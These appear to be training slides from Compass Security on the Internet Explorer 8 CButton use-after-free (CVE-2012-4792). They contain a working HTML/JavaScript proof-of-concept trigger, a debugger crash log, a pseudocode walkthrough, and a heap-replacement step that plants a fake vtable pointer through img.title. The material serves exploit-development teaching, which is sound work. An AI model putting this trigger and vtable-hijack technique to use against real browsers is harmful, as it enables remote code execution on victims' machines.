

# MS13-008 MS IE CButton Use-After-Free

Compass Security Schweiz AG  
Werkstrasse 20  
Postfach 2038  
CH-8645 Jona

Tel +41 55 214 41 60  
Fax +41 55 214 41 61  
team@csnc.ch  
www.csnc.ch

[https://www.rapid7.com/db/modules/exploit/windows/browser/ie\\_cbutton\\_uaf](https://www.rapid7.com/db/modules/exploit/windows/browser/ie_cbutton_uaf)

## Internet Explorer 8 CVE-2012-4792 - Use After Free triggered by CButton

Use-after-free vulnerability in Microsoft Internet Explorer 6 through 8 allows remote attackers to execute arbitrary code via a crafted web site that triggers access to an object that:

- ✦ (1) was not properly allocated or
- ✦ (2) is deleted, as demonstrated by a CDwnBindInfo

object, and exploited in the wild in December 2012.

The following code was developed in the  
Exploit Laboratory Class, Black Hat Las Vegas 2016  
<http://blog.exploitlab.net/>

IE8 on Win7 has:

- ✦ ASLR
- ✦ DEP

## IE8 CButton UAF: PoC

Compass Security Schweiz AG  
Werkstrasse 20  
Postfach 2038  
CH-8645 Jona

Tel +41 55 214 41 60  
Fax +41 55 214 41 61  
team@csnc.ch  
www.csnc.ch

# IE8 CButton UAF - POC



```
<html> <head> <script>
function trigger() {
    tForm = document.getElementById("form");
    tDiv = document.getElementById("div");

    tDiv.appendChild(document.createElement('button'));

    tDiv.firstChild.applyElement(tForm);

    tDiv.innerHTML = "";

    tDiv.appendChild(document.createElement('body'));

    CollectGarbage();
}
</script> </head>

<body onload="eval(triggers())" >
    <div id="div" ></div>
    <form id="form" ></form>
</body> </html>
```

(a0.3c0): **Access violation** - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=05682fa8 ebx=04db8f28 ecx=00000052 edx=00000000 esi=00000000 edi=05682fa8

eip=3d08625c esp=0336d7a0 ebp=0336d80c iopl=0                      nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                      efl=00010202

mshtml!CMarkup::OnLoadStatusDone+0x4ef:

3d08625c 8b07                      mov            eax,dword ptr [edi]    ds:0023:05682fa8=????????

1:022> !heap -p -a edi

address 05682fa8 found in

\_DPH\_HEAP\_ROOT @ 151000

in free-ed allocation (	DPH_HEAP_BLOCK:	VirtAddr	VirtSize)
	5640eb0:	5682000	2000

7c91a1ba ntdll!RtlFreeHeap+0x000000f9

3d2b4b10 mshtml!CButton::~`vector deleting destructor'+0x0000002f

3cfa0ad9 mshtml!CBase::SubRelease+0x00000022

3cf7e76d mshtml!CElement::PrivateRelease+0x00000029

# IE8 CButton UAF - POC



```
<html> <head> <script>
function trigger() {
    tForm = document.getElementById("form");
    tDiv = document.getElementById("div");

    // Add a CButton to the div
    tDiv.appendChild(document.createElement('button'));
    // Set CButton's parent to be the form
    tDiv.firstChild.applyElement(tForm);
    // Removes CButton from the div (form still references CButton)
    tDiv.innerHTML = "";
    // Adds body to div
    tDiv.appendChild(document.createElement('body'));
    // Collecting garbage frees the CButton
    CollectGarbage();
}
</script> </head>

<body onload="eval(triggers())">
    <div id="div"></div>
    <form id="form"></form>
</body> </html>
```

```
function trigger() {  
  tForm = document.getElementById("form");  
  tDiv = document.getElementById("div");  
  
  // Add a CButton to the div  
  tDiv.appendChild(  
    document.createElement('button'));  
  
  // Set CButton's parent to be the form  
  tDiv.firstChild.applyElement(tForm);  
  
  // Removes CButton from the div  
  //   (form still references CButton)  
  tDiv.innerHTML = "";  
  
  // Adds body to div  
  tDiv.appendChild(  
    document.createElement('body'));  
  
  // Collecting garbage frees the CButton  
  CollectGarbage();  
}
```

```
form = new Form();  
div = new Div();  
  
// Add a CButton to the div  
div.elements[0] = new Button();  
  
// add CButton to form  
(div.elements[0].parent = form);  
form.elements[0] = div.elements[0]  
  
div.elements[0] = NULL;  
  
// ?!?  
div.elements[1] = new Body();  
  
// Start GC
```



# IE8 CButton UAF - POC

div

elements[0]

form

elements[0]

```
form = new Form();  
div = new Div();
```

```
// Add a CButton to the div  
div.elements[0] = new Button();
```


```
// add CButton to form  
(div.elements[0].parent = form);  
form.elements[0] = div.elements[0]
```

```
div.elements[0] = NULL;
```

```
// ?!?  
div.elements[1] = new Body();
```

```
// Start GC
```

## IE8 CButton UAF - POC



```
form = new Form();
div = new Div();
```

```
// Add a CButton to the div
div.elements[0] = new Button();
```

```
// add CButton to form


div.elements[0].parent = form;



form.elements[0] = div.elements[0]
```

```
div.elements[0] = NULL;
```

```
// ?!?!
div.elements[1] = new Body();
```

```
// Start GC
```

## IE8 CButton UAF - POC



```
form = new Form();
div = new Div();
```

```
// Add a CButton to the div
div.elements[0] = new Button();
```

```
// add CButton to form


```

```
div.elements[0] = NULL;
```

```
// ?!?!
div.elements[1] = new Body();
```

```
// Start GC
```

## IE8 CButton UAF - POC



```
form = new Form();
div = new Div();
```

```
// Add a CButton to the div
div.elements[0] = new Button();
```

```
// add CButton to form


```

```
div.elements[0] = NULL;
```

```
// ?!?!
div.elements[1] = new Body();
```

```
// Start GC
```

## IE8 CButton UAF - POC



```
form = new Form();
div = new Div();
```

```
// Add a CButton to the div
div.elements[0] = new Button();
```

```
// add CButton to form

```


```
div.elements[0] = NULL;
```

```
// ?!?
```

```
div.elements[1] = new Body();
```

```
// Start GC
```

## IE8 CButton UAF - POC



```
form = new Form();
div = new Div();
```

```
// Add a CButton to the div
div.elements[0] = new Button();
```

```
// add CButton to form

```


```
div.elements[0] = NULL;
```

```
// ?!?!
div.elements[1] = new Body();
```

```
// Start GC
```

```
GC 1: free( CButton )
```

## IE8 CButton UAF - POC



form has a dangling  
pointer to free'd CButton

```
form = new Form();
div = new Div();

// Add a CButton to the div
div.elements[0] = new Button();

// add CButton to form

```

## IE8 CButton UAF: PoC + UAF

Compass Security Schweiz AG  
Werkstrasse 20  
Postfach 2038  
CH-8645 Jona

Tel +41 55 214 41 60  
Fax +41 55 214 41 61  
team@csnc.ch  
www.csnc.ch



# IE8 CButton UAF




This was the PoC

Now to the UAF

```
function trigger() {  
    var img = document.createElement("img");  
    tForm = document.getElementById("form");  
    tDiv = document.getElementById("div");  
    // Add a CButton to the div  
    tDiv.appendChild(document.createElement('button'));  
    // Set CButton's parent to be the form  
    tDiv.firstChild.applyElement(tForm);  
    // Removes CButton from the div  
    // (form still references CButton)  
    tDiv.innerHTML = "";  
    // Adds body to div  
    tDiv.appendChild(document.createElement('body'));  
    // Collecting garbage frees the CButton  
    CollectGarbage();  
}
```

```
// should replace the vtable pointer  
var replacement = packv(0x08082020);  
  
// 4 bytes vptr, 2 bytes \u0000 term  
for(i = 0; i < 0x58 - 4 - 2; i += 2)  
    replacement += "\u4242";  
  
// replacement happens here  
img.title = replacement;  
}
```


New



...

```
// Start GC  
GC 1: free( CButton )
```


Previous state



...

```
// Start GC
GC 1: free( CButton )
```

```
// Allocate fake vtable
new String( sizeof(CButton));
```




...

```
// Start GC  
GC 1: free( CButton )
```

```
// Allocate fake vtable  
new String( sizeof(CButton));
```

**New state:**  
A string at same location in  
memory as the CButton




...

```
// Start GC  
GC 1: free( CButton )
```

```
// Allocate fake vtable  
new String( sizeof(CButton));
```

```
// GC wants to free form.CButton  
form.elements[0].destroy();  
free(form.elements[0])  
form.elements[0] = NULL;
```



